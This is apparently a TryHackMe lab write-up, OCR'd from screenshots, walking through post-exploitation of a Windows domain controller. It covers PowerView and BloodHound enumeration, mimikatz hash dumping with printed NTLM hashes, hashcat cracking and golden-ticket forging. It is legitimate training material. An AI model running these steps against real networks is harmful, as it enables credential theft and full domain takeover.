
PENTEST FOR POST-EXPLOITATION

Target Machine : **Post-Exploitation**
Machine Platform : **TryHackMe**
Machine Type : **Windows Server**
Done By : **Ketul Patel**


1. **Enumerating w/ Powerview**
   a. **Here in this machine, we have the credential and machine IP and a domain name as controller.**
   b. **We can ssh in to machine.**
      i. **COMMAND:** ssh Administrator@<Machine-IP>
      ii. **And provide the password.**
   c. **Now you have the windows shell (cmd) access in your machine.**
   d. **Now you can bypass the execution policy of powershell by following command.**
      i. **COMMAND:** powershell -ep bypass



```
C:\Users\Administrator>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> _
```

   e. **Now start Powerview by following command.**
      i. **COMMAND:** . .\Downloads\Powerview.ps1

   f. **Now enumerate the domain users by following command.**
      i. **COMMAND:** Get-NetUser | select cn



```
PS C:\Users\Administrator\Downloads> Get-NetGroup -GroupName *admin*
Administrators
Hyper-V Administrators
Storage Replica Administrators
Schema Admins
Enterprise Admins
Domain Admins
Key Admins
Enterprise Key Admins
DnsAdmins
PS C:\Users\Administrator\Downloads> _
```


   g. **Now enumerate the domain group by following command.**
      i. **COMMAND:** Get-NetGroup -GroupName *admin*

        ii. **This command will bring all the admin groups.**

2. **Enumeration w/ Bloodhound.**
    a. **To install bloodhound in linux following command can be used.**
        i. **COMMAND:** sudo apt-get install bloodhound
    b. **Now you can start bloodhound using “neo4j console” and the default credential will be username: “neo4j” and password: “neo4j”.**


    c. **Now we will can collect the Domain controller from the windows server machine. By ssh or rdp.**

        i. **You can use step one command to get access to powershell. (Step 1.b,c,d).**
        ii. **Now after getting access to powershell you can use following command to get access to sharp hound.**
            1. **COMMAND:** . .\Downloads\SharpHound.ps1
        iii. **Now after that we can get the domain controller by following command.**
            1. **COMMAND:** Invoke-Bloodhound -CollectionMethod All – Domain CONTROLLER.local -ZipFileName loot.zip



```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> . .\Downloads\SharpHound.ps1
PS C:\Users\Administrator> Invoke-Bloodhound -CollectionMethod All -Domain CONTROLLER.local -ZipFileName loot.zip
───────────────────────────────────────────────
Initializing SharpHound at 11:06 PM on 1/24/2021
───────────────────────────────────────────────

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container

[+] Creating Schema map for domain CONTROLLER.LOCAL using path CN=Schema,CN=Configuration,DC=CONTROLLER,DC=LOCAL
PS C:\Users\Administrator> [+] Cache File Found! Loaded 104 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 73 MB RAM
Status: 66 objects finished (+66 66)/s -- Using 81 MB RAM
Enumeration finished in 00:00:01.3809360
Compressing data to C:\Users\Administrator\20210124230621_loot.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 11:06 PM on 1/24/2021! Happy Graphing!
```

        iv. **Now transfer the loot.zip from windows machine to your local machine using spc.**
            1. **If using rdp you can copy and paste in any drive and transfer to local system.**
            2. **If using ssh you can mount the remote drive or use spc to transfer.**
        v. **Now start blood hound.**




bolt://localhost:7687

Neo4j

••••

□ Save Password

vi. **Add the loot.zip file to bloodhound and you will able to find the domain and users group you can use inbuilt script to enumerate more details.**




Select a user

KRBTGT@CONTROLLER.LOCAL
pwdlastset: Thu, 14 May 2020 03:14:47 GMT


SQLSERVICE@CONTROLLER.LOCAL
pwdlastset: Thu, 14 May 2020 03:26:58 GMT

3. **Dumping Hashes using mimikatz.**

   a. **Now as you have the shell access of windows server you can run mimikatz in it to get the hash of users in system.**




```
PS C:\Users\Administrator> cd .\Downloads\
PS C:\Users\Administrator\Downloads> ls


    Directory: C:\Users\Administrator\Downloads


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        5/14/2020  11:39 AM        1261832 mimikatz.exe
-a----        5/14/2020  11:41 AM         374625 PowerView.ps1
-a----        5/14/2020  11:43 AM         973325 SharpHound.ps1


PS C:\Users\Administrator\Downloads> .\mimikatz.exe
```



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz #
```


   b. **Now you can dump the lsa hashes.**



```
mimikatz # lsadump::lsa /patch
Domain : CONTROLLER / S-1-5-21-849420856-2351964222-986696166

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 2777b7fec870e04dda00cd7260f7bee6

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 5508500012cc005cf7082a9a89ebdfdf

RID  : 0000044f (1103)
User : Machine1
LM   :
NTLM : 64f12cddaa88057e06a81b54e73b949b

RID  : 00000451 (1105)
User : Admin2
LM   :
NTLM : 2b576acbe6bcfda7294d6bd18041b8fe

RID  : 00000452 (1106)
User : Machine2
LM   :
NTLM : c39f2beb3d2ec06a62cb887fb391dee0

RID  : 00000453 (1107)
User : SQLService
LM   :
NTLM : f4ab68f27303bcb4024650d8fc5f973a

RID  : 00000454 (1108)
User : POST
LM   :
NTLM : c4b0e1b10c7ce2c4723b4e2407ef81a2
```

   c. **Now using hashcat we can crack the hash password with directory (rockyou.txt).**

i. **COMMAND:** hashcat -m 1000 <hash> rockyou.txt




```
┌──(page09㉿kali)-[~]
└─$ sudo hashcat -m 1000 64f12[redacted] /usr/share/wordlists/rockyou.txt
[sudo] password for page09:
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=============================================================================================================================
* Device #1: pthread-Intel(R) Core(TM) i5-8257U CPU @ 1.40GHz, 4304/4368 MB (2048 MB allocatable), 1MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 64 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

64f12[redacted]:Password1
```

4. **Golden Ticket Attack using mimkatz.**


   a. **Now you can get the domain controller for Kerberos Ticket Granting Account.**

      i. **COMMAND:** lsadump::lsa /inject /name:krbtgt



```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : CONTROLLER / S-1-5-21-84[redacted]

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : 55[redacted]
    LM   :
  Hash NTLM:
    ntlm- 0:
    lm  - 0:

 * WDigest
    01
    02
    03
    04
    05
    06
    07
    08
    09
    10
    11
    12
    13
    14
    15
    16
    17
    18
    19
    20
    21
    22
    23
    24
    25
    26
    27
    28
    29  [redacted]

 * Kerberos
    Default Salt : CONTROLLER.LOCALkrbtgt
    Credentials
      des_cbc_md5        : 64[redacted]
```


b. **Now create a golden ticket for it.**



```
mimikatz # kerberos::golden /user:Administrator /domain:controller.local /sid:S-1-5-[redacted]/krbtgt:550[redacted]:500
User      : Administrator
Domain    : controller.local (CONTROLLER)
SID       : S-1-5-21-8[redacted]
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 5508[redacted]_hmac_nt
Lifetime  : 1/25/2021 12:15:54 AM ; 1/23/2031 12:15:54 AM ; 1/23/2031 12:15:54 AM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

5. Enumerating Server access.

a. **As you have access to ssh you can use rdp to connect to the server and enumerate credential for it.**



Name	Type	Description
Admin2	User	
Administrator	User	Built-in account for administering the ...
Guest	User	Built-in account for guest access to th...
Machine-1	User	
Machine-2	User	
POST{P0W3...	User	
SQL Service	User	My password is MYpassword123#
sshd	User	

Password are available in the description of the username.